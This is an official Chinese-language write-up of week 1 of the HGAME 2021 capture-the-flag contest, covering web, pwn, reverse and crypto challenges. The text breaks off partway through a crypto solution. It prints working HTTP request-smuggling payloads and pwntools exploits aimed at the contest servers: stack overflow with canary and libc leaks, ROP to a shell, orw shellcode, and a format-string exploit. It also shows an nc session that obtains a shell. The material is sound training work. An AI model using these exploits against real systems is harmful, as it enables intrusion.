

# HGAME 2021 Week1 Official Writeup

---

## HGAME 2021 Week1 Official Writeup

### Web

[Hitchhiking\\_in\\_the\\_Galaxy](#)

宝藏走私者

走私者的愤怒

智商检测鸡

watermelon

### Pwn

[whitegive](#)

[SteinsGate2](#)

[letter](#)

[once](#)

### Reverse

[helloRe](#)

[pypy](#)

[apacha](#)

### Crypto

[まひと](#)

[对称之美](#)

[Transformers](#)

### Misc

[Base全家福](#)

[不起眼压缩包的养成的方法](#)

[Galaxy](#)

[Word RE:MASTER](#)

## Web

---

### Hitchhiking\_in\_the\_Galaxy

- 考点：HTTP协议，常见状态码、请求头
- 出题人：0x4qE
- 分值：100

这道题灵感来源于《银河系漫游指南》，一本很有趣的书。本题包含了 HTTP 的一些基本知识点。

首先打开题目发现我们来晚了，地球已经被摧毁了（沃贡人真是可恶呢）。点击下面的“我要搭顺风车”跳转到 `HitchhikerGuide.php`，但是又马上 302 跳回来了。因为这里有一个 302 跳转于是需要抓包。

测试工具可以用 `postman` / `burpsuite` / `Fiddler` / `talend api tester`。

抓包访问 `/HitchhikerGuide.php`，发现 `405 Method Not Allowed`，说明请求的方法错了。

常见的请求方法都试试，`GET` / `POST` / `PUT` / `HEAD`，发现改为 `POST` 请求后成功了。

然后需要用无限非概率引擎访问，这里改 `User-Agent` 为 `Infinite Improbability Drive`。

接下来必须从Cardinal来，需要更改 `Referer` 请求头。

最后是需要从本地访问，考察的是 `X-Forwarded-For` 请求头。改为 `localhost` 或 `127.0.0.1` 即可获得flag。

当然学习 HTTP 光做这一道题肯定是不够的，推荐去看《图解HTTP》。

## 宝藏走私者

- 考点：HTTP Smuggling CL-TE
- 出题人：sw1tch
- 分值：50

注意到反代服务器是 ATS 7.1.2

```
+---[8080]---+
| 9011->8080 |
|   ATS7    |
|           |
+-----+-----+
| [lnmp.com] |
|           |
|           |
+---[80]-----+
|           |
|   LNMP    |
|           |
+-----+-----+
```

该版本存在 HTTP Smuggling CL-TE 漏洞

会将请求漏给后端服务器，造成走私

exp

```
POST / HTTP/1.1
Host: hrs.localhost
Content-Length: 73
Transfer-Encoding: chunked

0


GET /secret HTTP/1.1
Host: hrs.localhost
Client-IP: 127.0.0.1
```


## 走私者的愤怒

- 考点：HTTP Smuggling CL-TE
- 出题人：sw1tch
- 分值：150

考点是一样的

为了尽量阻止顺风车的情况，加了一层Nginx

```
+---[8080]---+
| 9012->8080 |
|   ATS7    |
|           |
+-----+-----+
```



该版本存在 HTTP Smuggling CL-TE 漏洞

会将请求漏给后端服务器，造成走私

exp

```
POST / HTTP/1.1
Host: hrs.localhost
Content-Length: 100
Transfer-Encoding: chunked
```

0

```
POST /secret HTTP/1.1
Host: hrs.localhost
Client-IP: 127.0.0.1
Content-Length: 20
```

233

## 智商检测鸡

- 考点：HTTP协议，HTTP 爬虫，Python脚本编写
- 出题人：R4U
- 分值：150

这道题目通过 session 记录每个人做题的进度，有兴趣的同学可以去了解一下 [Flask的session机制及session伪造](#)

题目是通过 JQuery 异步访问后端 api 获取 JSON 数据来进行前后端交互的。在 `fuckmath.js` 中一共能找到四个后端 api，可以使用 BurpSuite 抓包进行分析一下各个接口的作用和交互方法：

获取当前解题进度：GET `/api/getStatus`

```
{
  "solving":0
}
```

获取题目内容：GET `/api/getQuestion`

```
{
  "question": "<math><mrow><msubsup><mo>\u222b</mo><mrow><mo>-</mo><mn>92</mn></mrow><mrow><mn>31</mn></mrow></msubsup><mo>(</mo><mn>12</mn><mi>x</mi><mo>+</mo><mn>17</mn><mo>)</mo><mtext><mi>d</mi></mtext><mi>x</mi><mtd/></mrow></math>"
}
```

定积分式子是通过 HTML5 支持的 MathML 元素来标记渲染的，Chrome 不支持，所以用 Firefox 打开才能正确渲染，但是不影响做题（Chrome 是真的垃圾）

验证答案: `POST /api/verify`

Request:

```
{
  "answer": -42927
}
```

Respond:

```
{
  "result": true
}
```

获取flag: `GET /api/getFlag`

```
{
  "flag": "hgame{xxxxxxxxxxxxxxx}"
}
```

所以思路很简单了，获取题目 => 解析MathML => 计算 => 验证 => 继续获取解题

发送 HTTP 请求一般使用 requests 库

解析并计算积分的方法有很多，

exp:

```
import sympy
import requests
import re
import json

url = "http://r4u.top:5000"
api = {
    "verify": "/api/verify",
    "question": "/api/getQuestion",
    "status": "/api/getStatus",
    "flag": "/api/getFlag"
}

def calculate(question):
    para_pattern = "(<mo>[-+]</mo><mn>[0-9]+</mn>)|(<mn>[0-9]+</mn>)"
    matches = re.findall(para_pattern, question)
    paras = []
```

```

for match in matches:
    if match[0] == '':
        para = match[1]
    else:
        para = match[0]
    para = re.sub('<[^>]*>', '', para)
    paras.append(float(para))
x = sympy.Symbol('x')
f = paras[2]*x+paras[3]
return int(sympy.integrate(f, (x, paras[0], paras[1]))*10) / 10

# 开启session
session = requests.session()

for i in range(0, 100):
    mathML = session.get(url=url+api['question']).json()['question']
    data = {
        "answer": calculate(mathML)
    }
    headers = {'Content-Type': 'application/json'}
    res = session.post(url=url+api['verify'], data=json.dumps(data),
headers=headers)
    if not res.json()['result']:
        print(data)
        print(i)
        exit(1)
    else:
        print(i)
        print(data)

status = session.get(url+api['status']).json()['solving']
if status == 100:
    print(session.get(url+api['flag']).json()['flag'])
else:
    print('something wrong')

```

## watermelon

- 考点: JS 审计, cocos 小游戏
- 出题人: Trotsky
- 分值: 100

解法有许多, 但主要是找到游戏结束时候的调用

首先这个游戏是给手机上玩的 电脑上在 `console` 里面开启手机的分辨率 (推荐 Pixel 2) 游戏结束后提示需要达到 2000 分才能获取 flag, 这里可以直接用 `cocos debug tools` 来观察游戏结束时候的元素, 找到 `gameEndL` 和 `gameEndL1`, 判断分数的逻辑在 `gameOverShowText` 里面

```

gameOverShowText: function (e, t) {
    if(e > 1999){
        alert(window.atob("aGdhbWV7ZG9feW91X2tub3dfY29jb3NfZ2FtZT99"))
    }
},

```

e 就是分数，找到函数后 base64 解码即可获取 flag

## Pwn

### whitegive

- 考点：没啥考点，弄个字符串用等号比较，就看看你们c语言有没有学好
- 出题人：xi4oyu
- 分值：50

发现挺多学弟学妹来问一些比较基本的问题，没有基本概念不知道怎么答复，这道签到题我尽量写详细点，指出要学什么吧。

题目故意给了源码，就是要引导选手看用等号比较字符串的逻辑

```
int main()
{
    unsigned long long num;

    init_io();

    printf("password:");
    scanf("%ld", &num);


    if (num == "paSsw0rd") { //Do you know strcmp?
        printf("you are right!\n");
        system("/bin/sh");
    } else {
        printf("sorry, you are wrong.\n");
    }

    return 0;
}
```

**c语言学好了**就知道，用等号比较字符串，比较的是地址（其实我个人不赞同这个说法，更认同 `"xxxx"` 这种东西本身就是一个指针，值就是一个表示地址的数字，地址指向的地方存有 `xxxx` 而已）

所以逻辑很简单，输入正确的整数（地址）就能拿到shell了

拖入ida（所以说要学学ida怎么用）



`lea rax, aPassw0rd`，学汇编就知道这是给rax寄存器存入aPassw0rd这个变量的地址了（所以说要学汇编）


双击这个aPassw0rd，就可以看到地址了

```
.rodata:0000000000402004 format          db 'password:',0          ; DATA XRE
.rodata:000000000040200E aLd            db '%ld',0          ; DATA XRE
.rodata:0000000000402012 aPassw0rd      db 'paSsw0rd',0        ; DATA XRE
.rodata:000000000040201B ; const char s[]
.rodata:000000000040201B s              db 'you are right!',0      ; DATA XRE
.rodata:000000000040202A ; const char command[]
.rodata:000000000040202A command        db '/bin/sh',0          ; DATA XRE
.rodata:0000000000402032 ; const char aSorryYouAreWro[]
.rodata:0000000000402032 aSorryYouAreWro db 'sorry, you are wrong.',0
.rodata:0000000000402032 ; DATA XRE
.rodata:0000000000402032 _rodata        ends
```

所以只需要输入 `0x402012` 这个数字就行了，不过要输入10进制的形式，也就是 `4202514`

还有一步比较关键的：怎么连远程题目？

对于这题直接用nc命令（netcat）`nc 182.92.108.71 30210`，连接好就和题目交互了，输入刚刚说的数字，就能拿到一个 **linux** 的 **shell**，使用 `cat` 命令读取当前目录下的 `flag`：`cat flag`



```
→ ~ nc 182.92.108.71 30210
password:4202514
you are right!
ls
bin
dev
flag
lib
lib32
lib64
usr
whitegive
cat flag
hgame{[REDACTED]}
```

所以说萌新们还得对 **linux** 有一定掌握

对于其它题目，直接用nc就不太行了，比如要输入一些不可见的字符，没法手动输入，那么要借助 **pwntools** 这个 **python** 库来写利用脚本（exp）来做题了（所以还得掌握 **python** 语言和 **pwntools** 工具）

当然了，有些知识上面没有提到，希望学弟学妹们也能好好学习（逃不开的，迟早要学的），比如：常见的漏洞，调试，对 ELF 文件的了解，程序的保护机制等等

## SteinsGate2

- 考点：栈溢出，绕canary
- 出题人：Aris
- 分值：150

这题是学长 Aris 的题，测题觉得还好，就是代码量大一点，就没多想扔 week1 了，后来才意识到不对劲，这对没有经验的萌新不太（应该是太不）友好，而且先扔出来也劝退了不少人。比赛中途还发现源码压缩包有密码，然后去掉了密码更新了附件，不好意思（问了 Aris 发现，压缩包本来应该有注释提示密码码的，不知道为啥注释没加上）

题目漏洞点就在 event\_ibn5100 函数里，栈溢出

```
191     {
192         scene->branchid = 2;
193         save.ibn5100 = 1;
194         save.ent_flag |= EVENT_IBN5100;
195         SCRIPT_NEXT();
196         char msg[80];
197         scanf("%s", msg);
198     }
```

还要满足下面条件，前两个不成立，后面一个条件成立

```
if (cur_divergence > 1.0 || !save.know_truth)
    scene->branchid = 7;
else if (choice == 1 && save.days > 2)
    scene->branchid = 6;
else if (choice == 1 && save.days == 1)
{
    scene->branchid = 2;
    save.ibn5100 = 1;
```

最主要就是 `save.know_truth` 为真，这个就是，一开始输入的“世界线变动率”是否输入对了，这个调试就能得出是固定不变的

程序开了 canary 保护，还得泄露 canary 来绕过，还要泄露地址，这就用到了 event\_hacking 函数了

```
0     char cmd[0x100];
1     my_read(cmd, 0x100);
2     SCRIPT_PRINT(cmd);
3     SCRIPT_NEXT();
4
```

```
#define SCRIPT_PRINT(...) \
do \
{ \
    char *buf = get_next_script(save.current_scene); \
    if (buf[0] == '(') \
        printf(strchr(buf, ')') + 1, __VA_ARGS__); \
    else \
        printf(buf, __VA_ARGS__); \
    putchar('\n'); \
    free(buf); \
} while (0)
```



buf 大致就是这个

```
(2)execute:%s success!  
5) 闪光的炸压师那边也没有什么
```

cmd 填入不带 `\x00` 的数据, 利用 `printf` 把栈上已有的 `libc` 地址和 `canary` 泄露出来, 但是这个函数只能一次, 得利用之前调用的 `setjmp` 和 `event_dmail` 的 `longjmp` 回到未使用过 `event_hacking` 的状态, 再次使用, 从而泄露 `canary` 和 `libc` 地址

```
#define SETDMAIL() setjmp(sp[save.days - 1]);  
#define STARTDMAIL(x) longjmp(sp[x - 1], x)  
#define PUTDMAIL(x) printf("%s", x);  
  
08 }  
09 SCRIPT_NEXT();  
10 scanf("%36s", dmail_buf);  
11 divergence_update();  
12 SCRIPT_PRINT(cur_divergence);  
13 STARTDMAIL(choice);  
14 }  
15
```

最后利用栈溢出 ROP 调用 `system("/bin/sh")` 即可 (注意栈对齐的问题)

exp 如下:

```
#coding=utf8  
#python2  
  
from pwn import *  
  
context.terminal = ['gnome-terminal', '-x', 'zsh', '-c']  
context.log_level = 'info'  
# functions for quick script  
s = lambda data : p.send(data)  
sa = lambda delim, data : p.sendafter(delim, data)  
sl = lambda data : p.sendline(data)  
sla = lambda delim, data : p.sendlineafter(delim, data)  
r = lambda numb=4096, timeout=2 : p.recv(numb, timeout=timeout)  
ru = lambda delims, drop=True : p.recvuntil(delims, drop)  
irt = lambda : p.interactive()  
dbg = lambda gs='', **kwargs : gdb.attach(p, gdbscript=gs, **kwargs)  
# misc functions  
uu32 = lambda data : u32(data.ljust(4, '\x00'))  
uu64 = lambda data : u64(data.ljust(8, '\x00'))  
leak = lambda name, addr : log.success('{} = {:#x}'.format(name, addr))  
  
def rs(arg=''):  
    global p  
    if arg == 'remote':  
        p = remote(*host)  
    else:  
        p = binary.process()
```

```
binary = ELF('./sga', checksec=False)
host = ('182.92.108.71', 30009)

def step1(num):
    sla('知不知道\n', '1')
    sla('?\n', str(num))

def op1(data):
    sla('100\n', '1')
    sa('东西? \n', data)

def op2():
    sla('100\n', '2')

def op3():
    sla('100\n', '3')

def hacking1(psd):
    sla('0day?', '1')
    sla('password:', psd)

def hacking2(cmd):
    sla('0day?', '2')
    sla('choice:', '1')
    sla('输入命令\n', cmd)

def ibn1(data):
    sla('choice:', '1')
    sla('搬回去了\n', data)

def leak_canary():
    op3()
    ibn1('123')

    op1('123\n')

    op2()
    hacking2('a' * 0x39)

    ru('a' * 0x39)
    canary = u64('\x00' + r(7))

    for i in range(7):
        op1('123\n')
        sla('挣扎\n', '1')
        sla('choice:', '1')
        sla('邮件内容\n', '123')
    return canary

def leak_lbase():
    ibn1('123')

    op1('123\n')
```

```

op2()

hacking2('a' * 0x18)
ru('a' * 0x18)
lbase = uu64(r(6)) - 0x7ffff7cd82e2 + 0x7ffff7c72000

for i in range(7):
    op1('123\n')
    sla('挣扎\n', '1')
    sla('choice:', '1')
    sla('邮件内容\n', '123')

return lbase

#rs()
rs('remote')
step1(0.898834229)

canary = leak_canary()
lbase = leak_lbase()

leak('canary', canary)
leak('lbase', lbase)

libc = ELF('./libc.so.6', checksec=False)
binsh = lbase + libc.search('/bin/sh').next()
prdi_rbp = lbase + 0x00000000000276e9
prdi = lbase + 0x0000000000026b72
system = lbase + libc.sym['system']

sla('choice:', '1')
pay = 'a' * 0x58 + p64(canary) + 'a' * 8 # rbp
pay += p64(prdi_rbp) + p64(binsh) * 2 + p64(system)
#pay += p64(prdi) + p64(binsh) + p64(system)

sla('搬回去了\n', pay)

irt()

```

## letter

- 考点：负数溢出，shellcode编写
- 出题人：d1gg12
- 分值：100

考点是负数溢出和 orw ( open read write ) 的 shellcode 编写

一些同学想用 shellcode 直接 getshell 的注意这个

```
1  __int64 init()
2  {
3      __int64 v0; // ST08_8
4
5      setbuf(stdin, 0LL);
6      setbuf(_bss_start, 0LL);
7      setbuf(stderr, 0LL);
8      v0 = seccomp_init(0LL, 0LL);
9      seccomp_rule_add(v0, 2147418112LL, 2LL, 0LL);
10     seccomp_rule_add(v0, 2147418112LL, 0LL, 0LL);
11     seccomp_rule_add(v0, 2147418112LL, 1LL, 0LL);
12     seccomp_rule_add(v0, 2147418112LL, 60LL, 0LL);
13     seccomp_rule_add(v0, 2147418112LL, 231LL, 0LL);
14     seccomp_rule_add(v0, 2147418112LL, 4294957238LL, 0LL);
15     return seccomp_load(v0);
16 }
```

禁用了一些系统调用导致无法 getshell

exp思路是写一个数字的时候写一个负的 jmp rsp, 然后通过这个 jmp rsp 后面栈溢出执行 shellcode

```
# python2

from pwn import *
context.arch = 'amd64'
context.log_level='debug'
#r = process('./letter')
r=remote('182.92.108.71',31305)
r.sendlineafter('?', '-268376833')

#r.sendline('a'*0x18+p64(0x60105c)+asm(shellcraft.sh()))
shellcode = '''
    mov rax, 0x101010101010101
    push rax
    mov rax, 0x101010101010101 ^ 0x67616c66
    xor [rsp], rax
    mov rdi, rsp
    xor rsi, rsi
    xor rdx, rdx
    mov rax, 2
    syscall

    xor rax, rax
    mov rdi, 3
    mov rsi, 0x601070
    mov rdx, 0x100
    syscall

    mov rax, 1
    mov rdi, 1
    mov rsi, 0x601070
    mov rdx, 0x100
    syscall
'''
```

```
r.sendline('a'*0x18+p64(0x60108C)+asm(shellcode))

r.interactive()
```

## once

- 考点：格式化字符串漏洞，栈溢出
- 出题人：xi4oyu
- 分值：100

用 checksec 工具可以看到程序没有开 canary 保护



```
(once) checksec once
[*] once/once'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       PIE enabled
once
```

拖入 ida，按 f5 看反编译的 c 代码，漏洞很明显，在 vuln 函数里

```
int vuln()
{
    char buf[32]; // [rsp+0h] [rbp-20h] BYREF
    printf("It is your turn: ");
    read(0, buf, 0x30uLL);
    return printf(buf);
}
```

一个是格式化字符串漏洞，一个是 buf 变量可以溢出 0x10 个字节，也就是溢出到压入栈的 rbp 和返回地址

显然格式化字符串是用来 leak（泄露地址）的了，泄露出 libc 的地址，就能计算出 onegadget 的地址了，最后覆盖返回地址，使得返回到 onegadget 就能拿到 shell

但是这不能一次就完成，要分两步，第一次利用要先 leak，覆盖返回地址，返回到漏洞开始的地方，第二次就覆盖返回地址成 onegadget 即可

在第一步呢，有一个关键点，地址随机化的最低 12 bit，是不会变的，所以只要覆盖最低的 1 个字节，就可以返回到其它相近的地方，比如 vuln 函数的开头

要注意的是，因为第一次利用 rbp 被覆盖成了无效的地址，buf 变量又用到了 rbp，所以第一次要返回到，`mov rbp, rsp` 类似的地方，使得 rbp 的地址值是可访问的

```
00000011D2
00000011D2 ; __unwind {
00000011D2         push    rbp
00000011D3         mov     rbp, rsp
00000011D6         sub     rsp, 20h
00000011DA         lea     rdi, format ; "It is your turn: "
00000011E1         mov     eax, 0
00000011E6         call    _printf
00000011EB         lea     rax, [rbp+buf]
00000011EF         mov     edx, 30h ; '0' ; nbytes
00000011F4         mov     rsi, rax ; buf
00000011F7         mov     edi, 0 ; fd
00000011FC         call    _read
0000001201         lea     rax, [rbp+buf]
0000001205         mov     rdi, rax ; format
0000001208         mov     eax, 0
000000120D         call    _printf
0000001212         nop
0000001213         leave
0000001214         retn
0000001214 ; } // starts at 11D2
0000001214 vuln      endp
0000001214
```

exp如下:

```
#coding=utf8
#python2

from pwn import *

context.terminal = ['gnome-terminal', '-x', 'zsh', '-c']
context.log_level = 'info'
# functions for quick script
s      = lambda data                :p.send(data)
sa     = lambda delim,data          :p.sendafter(delim, data)
sl     = lambda data                :p.sendline(data)
sla    = lambda delim,data          :p.sendlineafter(delim, data)
r      = lambda numb=4096,timeout=2:p.recv(numb, timeout=timeout)
ru     = lambda delims, drop=True   :p.recvuntil(delims, drop)
irt    = lambda                    :p.interactive()
dbg    = lambda gs='', **kwargs    :gdb.attach(p, gdbscript=gs, **kwargs)
# misc functions
uu32   = lambda data                :u32(data.ljust(4, '\x00'))
uu64   = lambda data                :u64(data.ljust(8, '\x00'))
leak   = lambda name,addr           :log.success('{} = {:#x}'.format(name, addr))

def rs(arg=''):
    global p
    if arg == 'remote':
        p = remote(*host)
    else:
        p = binary.process()

libc = ELF('./libc-2.27.so', checksec=False)
binary = ELF('./once', checksec=False)
host = ('182.92.108.71', 30103)

#rs()
rs('remote')
```

```

pay1 = '%13$p\n'
pay1 = pay1.ljust(0x28, 'a')
pay1 += '\xD3'

#dbg()
sa(' turn: ', pay1)

addr = ru('\n')
addr = int(addr, 16)
lbase = addr - 231 - libc.sym['__libc_start_main']
leak('lbase', lbase)

pay2 = 'a' * 0x28
pay2 += p64(lbase + 0x4f3d5) # one_gadget
sa('turn: ', pay2)

irt()

```

## Reverse

### helloRe

- 考点：题目考察简单的异或，同时加入了一点点反调试。
- 出题人：mezone
- 分值：150

与时间相关的地方是为了“华丽”的延时效果，与flag无关；我们可以只关注与flag的验证相关的地方。

程序将输入的每一个字节与数字异或，异或的数字从0xFF开始递减；异或后与嵌入的数组进行比较。

要求flag，只需要将数组做同样的异或即可。

下图是嵌入的数组。

```

; _BYTE g_compare_array[24]
g_compare_array db 97h ; 0
; DATA XREF: main+A9f0
db 99h ; 1
db 9Ch ; 2
db 91h ; 3
db 9Eh ; 4
db 81h ; 5
db 91h ; 6
db 9Dh ; 7
db 98h ; 8
db 9Ah ; 9
db 9Ah ; 0Ah
db 0ABh ; 0Bh
db 81h ; 0Ch
db 97h ; 0Dh
db 0AEh ; 0Eh
db 80h ; 0Fh
db 83h ; 10h
db 8Fh ; 11h
db 94h ; 12h
db 89h ; 13h
db 99h ; 14h
db 97h ; 15h
db 0 ; 16h
db 0 ; 17h

```

```
# python 解题脚本
a=[ 151, 153, 156, 145, 158, 129, 145, 157, 155, 154,
    154, 171, 129, 151, 174, 128, 131, 143, 148, 137,
    153, 151]
xor=0xff
for i in a:
    print(chr(xor^i),end='')
    xor-=1
```

## pypy

- 考点：python字节码
- 出题人：R3n0
- 分值：150

通过对题目内的字符串进行搜索可以知道这是python字节码。

然后根据网上的资料对其进行逆向可以得到源码。

这是源码

```
raw_flag = input("give me your flag:\n")
cipher = list(raw_flag[6:-1])
length = len(cipher)

for i in range(length // 2):
    cipher[2*i], cipher[2*i+1] = cipher[2*i+1], cipher[2*i]

#res = [ord(cipher[i]) ^ i for i in range(length)]
res = []
for i in range(length):
    res.append(ord(cipher[i]) ^ i)
res = bytes(res).hex()
print("your flag: " + res)
```

算法很简单，就是两两交换再进行异或

这是解密脚本：

```
cipher = "30466633346f59213b4139794520572b45514d61583151576638643a"
flag = bytes.fromhex(cipher)
print(flag)

flag = [chr(flag[i] ^ i) for i in range(len(flag))]

for i in range(len(flag) // 2):
    flag[i*2], flag[i*2+1] = flag[i*2+1], flag[i*2]

print("hgame{" + "".join(flag) + "}")
```



# apacha

- 考点：常见加密算法识别
- 出题人：R3n0
- 分值：150

一般常见的加密算法里都可以找到一些常数，搜索这些常数可以找到题目所使用的加密算法。

这题是xxtea，输入flag后判断长度，然后进行xxtea加密，key 是1234，再跟密文进行比较。

通过 check 函数可以知道是一次比较4个字节。

这是加密后的数据：

```
0 cipher          dd 0E74EB323h          ; D
4                dd 0B7A72836h
8                dd 59CA6FE2h
C                dd 967CC5C1h
0                dd 0E7802674h
4                dd 3D2D54E6h
8                dd 8A9D0356h
C                dd 99DCC39Ch
0                dd 7026D8EDh
4                dd 6A33FDADh
8                dd 0F496550Ah
C                dd 5C9C6F9Eh
0                dd 1BE5D04Ch
4                dd 6723AE17h
8                dd 5270A5C2h
C                dd 0AC42130Ah
0                dd 84BE67B2h
4                dd 705CC779h
8                dd 5C513D98h
C                dd 0FB36DA2Dh
0                dd 22179645h
4                dd 5CE3529Dh
8                dd 0D189E1FBh
C                dd 0E85BD489h
0                dd 73C8D11Fh
4                dd 54B5C196h
8                dd 0B67CB490h
C                dd 2117E4CAh
0                dd 9DE3F994h
4                dd 2F5AA1AAh
8                dd 0A7E801FDh
C                dd 0C30D6EABh
0                dd 1BADDC9Ch
4                dd 3453B04Ah
8                dd 92A406F9h
8 _data          ends
8
```

解题脚本:

```
#include <stdint.h>
#include <stdio.h>
#include <stdlib.h>

#define DELTA 0x9e3779b9
#define MX \
    (((z >> 5 ^ y << 2) + (y >> 3 ^ z << 4)) ^ \
    ((sum ^ y) + (key[(p & 3) ^ e] ^ z)))

uint32_t cipher[] = {
    0xE74EB323, 0xB7A72836, 0x59CA6FE2, 0x967CC5C1, 0xE7802674, 0x3D2D54E6,
    0x8A9D0356, 0x99DCC39C, 0x7026D8ED, 0x6A33FDAD, 0xF496550A, 0x5C9C6F9E,
    0x1BE5D04C, 0x6723AE17, 0x5270A5C2, 0xAC42130A, 0x84BE67B2, 0x705CC779,
    0x5C513D98, 0xFB36DA2D, 0x22179645, 0x5CE3529D, 0xD189E1FB, 0xE85BD489,
    0x73C8D11F, 0x54B5C196, 0xB67CB490, 0x2117E4CA, 0x9DE3F994, 0x2F5AA1AA,
    0xA7E801FD, 0xC30D6EAB, 0x1BADDC9C, 0x3453B04A, 0x92A406F9};

uint32_t * xxtea_uint_decrypt(uint32_t * data, size_t len, uint32_t * key) {
    uint32_t n = (uint32_t)len - 1;
    uint32_t z, y = data[0], p, q = 6 + 52 / (n + 1), sum = q * DELTA, e;

    if (n < 1) return data;

    while (sum != 0) {
        e = sum >> 2 & 3;

        for (p = n; p > 0; p--) {
            z = data[p - 1];
            y = data[p] -= MX;
        }

        z = data[n];
        y = data[0] -= MX;
        sum -= DELTA;
    }

    return data;
}

int main() {
    uint32_t key[] = {1, 2, 3, 4};
    xxtea_uint_decrypt(cipher, 35, key);
    for (int i = 0; i < 35; i++) {
        printf("%c", (char)cipher[i]);
    }
}
```

## Crypto

## まひと

- 考点: 古典密码
- 出题人: sw1tch
- 分值: 50

题目名字是咒术回战里的真人，单纯是因为他看起来像缝合怪

### 加密过程:

### hgame{cL4Ss1Ca1\_cRypT09rAphY+m1X~uP!!}

凯撒 13

utnZR{pY4Ff1Pny\_pElcGB9eNcuL+z1K~hC!!}

逆序

}!!Ch~K1z+LucNe9BGclEp\_ynP1fF4Yp{rzntu

栅栏 6

}KccnYt!1NlPpu!zeE1{C+9pfrhLB Fz~uGy4n

## Vigenere-Liki

Vigenere-Liki:}VkmvJb!1XtAxe!hpM1{M+9xqzrTM\_Nj~cRg4x

b64

VmlnZW5lcmUtTG1raTp9VmttdkpiITFYdEF4ZSFocE0xe00rOXhxenJUTV9Oan5jUmc0eA==

```
ascii
```

86/109/108/110/90/87/53/108/99/109/85/116/84/71/108/114/97/84/112/57/86/109/116  
/116/100/107/112/105/73/84/70/89/100/69/70/52/90/83/70/111/99/69/48/120/101/48/  
48/114/79/88/104/120/101/110/74/85/84/86/57/79/97/110/53/106/85/109/99/48/101/6  
5/61/61

mores

[illegible]

其实题目 hint 是很重要的，解完维吉尼亚之后，可以从格式下手，为了拼凑格式就要用栅栏换位，但是一般的栅栏密码的第一个位置的字符是不变的，也就是第一个字符一直是 "}"，但是按理来说这是 flag 的最后一个字符，就很容易想到逆序，那只需要拼凑格式成 "}xxxxxxxxxxxx{xxxxx"，再逆序就是 flag 的格式 "xxxxx{xxxxxxxxxxxx}"，然后再凯撒就行了

## 对称之美

- 考点：异或运算，MTP
- 出题人：sw1tch
- 分值：150

考点是XOR+MTP，XOR是一种对称的运算，所以叫对称之美

简单看看可以发现密钥是循环利用的一组 16 位随机字符串

于是我们将cipher十六个一组打散

```
cipher=b''

length = len(cipher)
t = length // 16

f = open("cipher.ciphertxts", "w")

for i in range(0, t):
